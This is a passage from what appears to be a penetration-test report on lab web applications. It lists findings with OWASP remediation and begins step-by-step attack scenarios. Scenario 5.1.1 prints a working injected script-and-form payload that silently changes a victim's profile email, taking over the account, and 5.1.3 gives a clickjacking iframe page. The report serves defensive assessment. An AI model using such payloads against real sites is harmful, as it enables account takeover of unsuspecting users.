- Check that the user who requests the ticket information is authorized to see its details using his session.

**For more information, check the following URL:**

- [https://cheatsheetseries.owasp.org/cheatsheets/Insecure\\_Direct\\_Object\\_Reference\\_Prevention\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/Insecure_Direct_Object_Reference_Prevention_Cheat_Sheet.html)



#	Vulnerability Name	Severity	URL/IP
3	Clickjacking (UI Redressing)	Moderate	http://support-jqn7t8.hackthecert.systems/

### Description:

UI redress attack is when an attacker uses multiple transparent to trick a user into clicking on a button or link on another page when they were intending to click on the top-level page. Thus, the attacker is “hijacking” clicks meant for their page and routing them to another page, most likely owned by another application, domain, or both.

**Impact:** An attacker could hijack the user keystrokes by carefully crafting a combination of stylesheets, iframes, and text boxes. A user can be led to believe he is typing in the password to his account but is instead typing into an invisible frame controlled by the attacker.

[Refer to Attack Scenario 5.2.3](#)

### Remediation:

Apply the following recommendations: -

- Set the header ‘X-Frame-Options’ with an appropriate option
  - ‘X-Frame-Options: deny’ to prohibit the inclusion of the web pages within a frame
  - ‘X-Frame-Options: sameorigin’ to restrict framing to the same origin
- Use Content Security Policy to mitigate clickjacking attacks
  - ‘Content-Security-Policy: frame-ancestors none’ for prohibiting the framing
  - ‘Content-Security-Policy: frame-ancestors self’ for restrict framing to the same origin

**For more information, check the following URL:**

- <https://owasp.org/www-community/attacks/Clickjacking>
- [https://cheatsheetseries.owasp.org/cheatsheets/Clickjacking\\_Defense\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/Clickjacking_Defense_Cheat_Sheet.html)



#	Vulnerability Name	Severity	URL/IP
4	Unencrypted Communications	Low	http://support-jqn7t8.hackthecert.systems/

#### **Description:**

Unencrypted connections can be exploited by attackers and ISPs to track users, and to inject adverts and malicious JavaScript. Due to these concerns, web browser vendors are planning to visually flag unencrypted connections as hazardous.

**Impact:** An attacker suitably positioned to view a legitimate user's network traffic could record and monitor their interactions with the application and obtain any information the user supplies.

[Refer to Attack Scenario 5.2.4](#)

#### **Remediation:**

Apply the following recommendations: -

- Use transport-level encryption (SSL/TLS) to protect all communications passing between the client and the server.
- The 'Strict-Transport-Security' HTTP header should be used to ensure that clients refuse to access the server over an insecure connection.

**For more information, check the following URL:**

- <https://owasp.org/www-project-mobile-top-10/2016-risks/m3-insecure-communication>





#	Vulnerability Name	Severity	URL/IP
5	Request URL Override	Low	http://support-jqn7t8.hackthecert.systems/

### Description:

Some applications and frameworks support HTTP headers that can be used to override parts of the request URL, potentially affecting the routing and processing of the request.

Intermediate systems are often oblivious to these headers. In the case of reverse proxies and web application firewalls, this can lead to security rulesets being bypassed. If a caching system is in place, this may enable cache poisoning attacks. These headers may also enable forging of log entries. Such headers are 'X-Original-URL', and 'X-Rewrite-URL'

**Impact:** An attacker could access a restricted page ex. '/admin' by manipulating the affected headers, and could also poison the cache to affect the availability of the home page for the normal users.

[Refer to Attack Scenario 5.2.5](#)

### Remediation:

Apply the following recommendations: -

- Locate the component that processes the affected headers, and disable it entirely
- Configure an intermediate system to automatically strip the affected headers

**For more information, check the following URL:**

- [https://portswigger.net/kb/issues/00400f00\\_request-url-override](https://portswigger.net/kb/issues/00400f00_request-url-override)



#	Vulnerability Name	Severity	URL/IP
6	Improper Error Handling	Low	<a href="http://support-jqn7t8.hackthecert.systems/new_ticket">http://support-jqn7t8.hackthecert.systems/new_ticket</a> <a href="http://support-jqn7t8.hackthecert.systems/tickets/{id}">http://support-jqn7t8.hackthecert.systems/tickets/{id}</a>

#### Description:

Improper handling of errors can introduce a variety of security problems for a website. The most common problem is when detailed internal error messages such as stack traces, database dumps, and error codes are displayed to the user (attacker). These messages reveal implementation details that should never be revealed.

**Impact:** Such details can provide attackers with important clues on potential flaws in the site and such messages are also disturbing to normal users.

[Refer to Attack Scenario 5.2.6](#)

#### Remediation:

Apply the following recommendations: -

- A specific policy for how to handle errors should be documented, including the types of errors to be handled and for each, what information is going to be reported back to the user, and what information is going to be logged.
- All developers need to understand the policy and ensure that their code follows it.
- In the implementation, ensure that the site is built to gracefully handle all possible errors. When errors occur, the site should respond with a specifically designed result that is helpful to the user without revealing unnecessary internal details.

**For more information, check the following URL:**

- [https://owasp.org/www-community/Improper\\_Error\\_Handling](https://owasp.org/www-community/Improper_Error_Handling)

#	Vulnerability Name	Severity	URL/IP
7	TLSv1.0 and TLSv1.1 Enabled	Low	<a href="http://support-jqn7t8.hackthecert.systems/">http://support-jqn7t8.hackthecert.systems/</a>

#### Description:

Multiple services were found to be accepting connections encrypted using TLSv1.0 and TLSv1.1 which have many cryptographic design flaws. Modern implementations of TLS 1.0 mitigate these problems, but newer versions of TLS like 1.2 and 1.3 are designed against these flaws and should be used whenever possible.

**Impact:** TLS 1.0/1.1 is not considered to be "strong cryptography" though can pose extreme privacy and security risks.

[Refer to Attack Scenario 5.2.7](#)

#### Remediation:

Apply the following recommendations: -

- Enable support for TLSv1.2 and TLSv1.3 and disable support for TLS 1.0 and TLSv1.1

**For more information, check the following URL:**

<https://docs.microsoft.com/en-us/windows-server/security/tls/tls-registry-settings>

## 4.3 Secure File Manager

#	Vulnerability Name	Severity	URL/IP
1	Remote Code Execution via ViewState Deserialization	Critical	http://fileserver-3n25yz.hackthecert.systems/

### Description:

Serialization represents a process in which an object is converted into a format that can either be transferred over a network or saved to a database. Deserialization represents a process opposite to that. In the process of deserialization, a serialized object is read from a file or network and converted into an object. In the case of insecure Java deserialization, an attacker manipulates a serialized ViewState object to cause unintended consequences in the program flow, possibly causing DoS, remote code execution (RCE) or authentication bypass.

**Impact:** An attacker could inject payload in the ViewState object, with the machineKey retrieved from [LFD in Download Files Functionality](#) vulnerability, he can execute arbitrary commands on the host server, which leads to compromise of the whole server, services, and database.

[Refer to Attack Scenario 5.3.1](#)

### Remediation:

Apply the following recommendations: -

- Remove .Net insecure deserialization gadgets if not used
- Keep any code that might create potential gadgets separate from any code that has internet connectivity.
- Follow the mitigation steps for [LFD in Download Files Functionality](#) as the attacker use to get the machineKey required for exploitation process.

**For more information, check the following URL:**

- [https://cheatsheetseries.owasp.org/cheatsheets/Deserialization\\_Cheat\\_Sheet.html#net-csharp](https://cheatsheetseries.owasp.org/cheatsheets/Deserialization_Cheat_Sheet.html#net-csharp)



#	Vulnerability Name	Severity	URL/IP
2	Local File Disclosure in Download Files Functionality	High	<a href="http://fileserver-3n25yz.hackthecert.systems/Download.aspx?f=FILE">http://fileserver-3n25yz.hackthecert.systems/Download.aspx?f=FILE</a>
<b>Description:</b> The File Disclosure vulnerability allows an attacker to download any file located in the machine, usually exploiting a “dynamic file downloading” mechanisms implemented in the target application. The vulnerability occurs due to the use of user-supplied input without proper validation. <p><b>Impact:</b> An attacker could use the LFD to expose the web config, the web application source code and any file located in the machine, which can be chained with <a href="#">Full Path Disclosure</a>, and <a href="#">RCE via ViewState Deserialization</a> to compromise the server.</p> <p><a href="#">Refer to Attack Scenario 5.3.2</a></p>			
<b>Remediation:</b> Apply the following recommendations: - <ul style="list-style-type: none"> <li>Don’t trust the user input, and filter any trials that try to access any folder except the ‘userUpload’ contents.</li> </ul> <p><b>For more information, check the following URL:</b></p> <ul style="list-style-type: none"> <li><a href="https://owasp.org/www-project-web-security-testing-guide/v42/4-Web_Application_Security_Testing/07-Input_Validation_Testing/11.1-Testing_for_Local_File_Inclusion">https://owasp.org/www-project-web-security-testing-guide/v42/4-Web_Application_Security_Testing/07-Input_Validation_Testing/11.1-Testing_for_Local_File_Inclusion</a></li> </ul>			



#	Vulnerability Name	Severity	URL/IP
3	Clickjacking (UI Redressing)	Moderate	http://fileserver-3n25yz.hackthecert.systems/

### Description:

UI redress attack is when an attacker uses multiple transparent to trick a user into clicking on a button or link on another page when they were intending to click on the top-level page. Thus, the attacker is “hijacking” clicks meant for their page and routing them to another page, most likely owned by another application, domain, or both.

**Impact:** An attacker could hijack the user keystrokes by carefully crafting a combination of stylesheets, iframes, and text boxes. A user can be led to believe he is typing in the password to his account but is instead typing into an invisible frame controlled by the attacker.

[Refer to Attack Scenario 5.3.3](#)

### Remediation:

Apply the following recommendations: -

- Set the header ‘X-Frame-Options’ with an appropriate option
  - ‘*X-Frame-Options: deny*’ to prohibit the inclusion of the web pages within a frame
  - ‘*X-Frame-Options: sameorigin*’ to restrict framing to the same origin
- Use Content Security Policy to mitigate clickjacking attacks
  - ‘*Content-Security-Policy: frame-ancestors ‘none’’* for prohibiting the framing
  - ‘*Content-Security-Policy: frame-ancestors ‘self’’* for restrict framing to the same origin

**For more information, check the following URL:**

- <https://owasp.org/www-community/attacks/Clickjacking>
- [https://cheatsheetseries.owasp.org/cheatsheets/Clickjacking\\_Defense\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/Clickjacking_Defense_Cheat_Sheet.html)



#	Vulnerability Name	Severity	URL/IP
4	Full Path Disclosure	Moderate	http://fileserver-3n25yz.hackthecert.systems/WRONG-ROUTE

#### Description:

Full Path Disclosure (FPD) vulnerabilities enable the attacker to see the path to the webroot/file.

**Impact:** An attacker could use the webroot path chaining with [LFD in Download Files Functionality](#) vulnerability to disclose the source code and the 'Web.Config' file that contains the machineKey, which will be used for exploiting [RCE via ViewState Deserialization](#).

[Refer to Attack Scenario 5.3.4](#)

#### Remediation:

Apply the following recommendations: -

- Properly handle requesting a not found route.

**For more information, check the following URL:**

- [https://owasp.org/www-community/attacks/Full\\_Path\\_Disclosure](https://owasp.org/www-community/attacks/Full_Path_Disclosure)

#	Vulnerability Name	Severity	URL/IP
5	Unencrypted Communications	Low	http://fileserver-3n25yz.hackthecert.systems/

#### Description:

Unencrypted connections can be exploited by attackers and ISPs to track users, and to inject adverts and malicious JavaScript. Due to these concerns, web browser vendors are planning to visually flag unencrypted connections as hazardous.

**Impact:** An attacker suitably positioned to view a legitimate user's network traffic could record and monitor their interactions with the application and obtain any information the user supplies.

[Refer to Attack Scenario 5.3.5](#)

#### Remediation:

Apply the following recommendations: -

- Use transport-level encryption (SSL/TLS) to protect all communications passing between the client and the server.
- The 'Strict-Transport-Security' HTTP header should be used to ensure that clients refuse to access the server over an insecure connection.

**For more information, check the following URL:**

- <https://owasp.org/www-project-mobile-top-10/2016-risks/m3-insecure-communication>



#	Vulnerability Name	Severity	URL/IP
6	TLSv1.0 and TLSv1.1 Enabled	Low	http://fileserver-3n25yz.hackthecert.systems/
<p><b>Description:</b> Multiple services were found to be accepting connections encrypted using TLSv1.0 and TLSv1.1 which have many cryptographic design flaws. Modern implementations of TLS 1.0 mitigate these problems, but newer versions of TLS like 1.2 and 1.3 are designed against these flaws and should be used whenever possible.</p> <p><b>Impact:</b> TLS 1.0/1.1 is not considered to be "strong cryptography" though can pose extreme privacy and security risks.</p> <p><a href="#">Refer to Attack Scenario 5.3.6</a></p> <p><b>Remediation:</b> Apply the following recommendations: -</p> <ul style="list-style-type: none"> <li>• Enable support for TLSv1.2 and TLSv1.3 and disable support for TLS 1.0 and TLSv1.1</li> </ul> <p><b>For more information, check the following URL:</b>  <a href="https://docs.microsoft.com/en-us/windows-server/security/tls/tls-registry-settings">https://docs.microsoft.com/en-us/windows-server/security/tls/tls-registry-settings</a></p>			

## 5 Attack Scenarios


The purpose of this section is to highlight identified exploitable systems within the project scope with a walkthrough of techniques and weak entry points utilized to closely simulate what real attackers can use against those systems. and/or PoC Proof of Concept of the vulnerability.

### 5.1 Fake Egyptian Identity Provider

#### 5.1.1 Account Takeover via CSRF in Edit Profile Functionality

##### Steps to Reproduce:

1. From the attacker account, navigate to categories page  
<http://support-jqn7t8.hackthecert.systems/categories>, and click "Create"




2. Enter the below payload in the Name field, then click "Create"

```
'''
```


```
<td>
<script>history.pushState("", "", '/')</script>
<form action="http://sso-eejn99.hackthecert.systems/profile" method="POST">
  <input type="hidden" name="name" value="PWNed by DD"><input type="hidden"
name="email" value="attacker1@gmail.com">&lt;
</td>
```

```
'''
```





3. From the victim account, click "**Delete**" on the newly created category





- Notice that an edit profile request has been submitted and the email address has changed successfully which indicates that we take over the account.

Secure Digital Identity — Mozilla Firefox

http://sso-eejn99.hackthecert.systems/profile

Dashboard PWNed by DD

**Dashboard**

Profile has been successfully updated

**Welcome PWNed by DD !**

Name  
PWNed by DD

Email  
attacker1@gmail.com

Password  
\*\*\*\*\*

Confirm Password  
\*\*\*\*\*


UPDATE




## 5.1.2 Cleartext Submission of Password

### Steps to Reproduce:

1. Open burpsuite and connect the browser to the burp's proxy
2. Navigate to login page <http://sso-eejn99.hackthecert.systems/login>, enter dummy credentials, and intercept the request.



- In Burpsuite **Proxy** -> **Intercept** tab, notice that the password is sent as cleartext over an unsecure tunnel (HTTP). (Unencrypted connection) that can be easily intercepted.




### 5.1.3 Clickjacking (UI Redressing)

#### Steps to Reproduce:

1. Create a new html file and write the below code on it

```
<html>
<head><title>Clickjack test page</title></head>
<body>
<p>Website is vulnerable to clickjacking!</p>
<iframe src=" http://sso-eejn99.hackthecert.systems/login" width="100%" height="1000"></iframe>
</body>
</html>
```


2. Open the file in any browser and notice that the web page loaded in iframe successfully, so it is vulnerable to clickjacking attacks




## 5.1.4 Information Disclosure through Forgot Password Functionality

### Steps to Reproduce:

1. Navigate to forgot password page <http://sso-eejn99.hackthecert.systems/forgot-password>, enter a dummy email, and click **“EMAIL PASSWORD RESET LINK”**

